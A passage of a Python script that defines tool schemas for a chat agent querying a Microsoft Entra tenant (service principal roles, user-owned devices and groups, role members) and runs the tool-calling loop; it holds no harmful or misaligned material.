            "properties": {
                "sp_id": {"type": "string", "description": "The service principal's object id (not
appId)."}
            },
            "required": ["sp_id"],
        },
    },
})

tools.append({
    "type": "function",
    "function": {
        "name": "get_user_owned_devices",
        "description": REGISTRY["get_user_owned_devices"][1],
        "parameters": {
            "type": "object",
            "properties": {
                "upn": {"type": "string", "description": "User principal name, e.g.
david.martinez@wwlx961259.onmicrosoft.com"}
            },
            "required": ["upn"],
        },
    },
})

tools.append({
    "type": "function",
    "function": {
        "name": "get_user_owned_groups",
        "description": REGISTRY["get_user_owned_groups"][1],
        "parameters": {
            "type": "object",
            "properties": {
                "upn": {"type": "string", "description": "User principal name, e.g.
david.martinez@wwlx961259.onmicrosoft.com"}
            },
            "required": ["upn"],
        },
```

```
    },
})

tools.append({
    "type": "function",
    "function": {
        "name": "get_sp_directory_roles",
        "description": REGISTRY["get_sp_directory_roles"][1],
        "parameters": {
            "type": "object",
            "properties": {
                "sp_id": {"type": "string", "description": "The service principal's object id (not
appId)."}
            },
            "required": ["sp_id"],
        },
    },
})

tools.append({
    "type": "function",
    "function": {
        "name": "get_role_members",
        "description": REGISTRY["get_role_members"][1],
        "parameters": {
            "type": "object",
            "properties": {
                "role_name": {"type": "string", "description": "Exact directory role display name, e.g.
'Privileged Authentication Administrator'"}
            },
            "required": ["role_name"],
        },
    },
})

messages = [{"role": "system", "content": SYSTEM_PROMPT}]

while True:
    user_input = input("You: ")
    if user_input.lower() == "exit":
        break
    messages.append({"role": "user", "content": user_input})

    while True:
        response = client.chat.completions.create(
            model=MODEL, messages=messages, tools=tools,
            max_completion_tokens=8000,
        )
        msg = response.choices[0].message
        messages.append(msg)

        if not msg.tool_calls:
            print(f"AI: {msg.content}\n")
            break

        for call in msg.tool_calls:
            print(f"[tool called: {call.function.name}]")
            try:
                args = json.loads(call.function.arguments or "{}")
                result = to_json(REGISTRY[call.function.name][0](**args))
            except Exception as e:
```

```
            result = f"ERROR: {e}"
        messages.append({"role": "tool", "tool_call_id": call.id, "content": result})
```

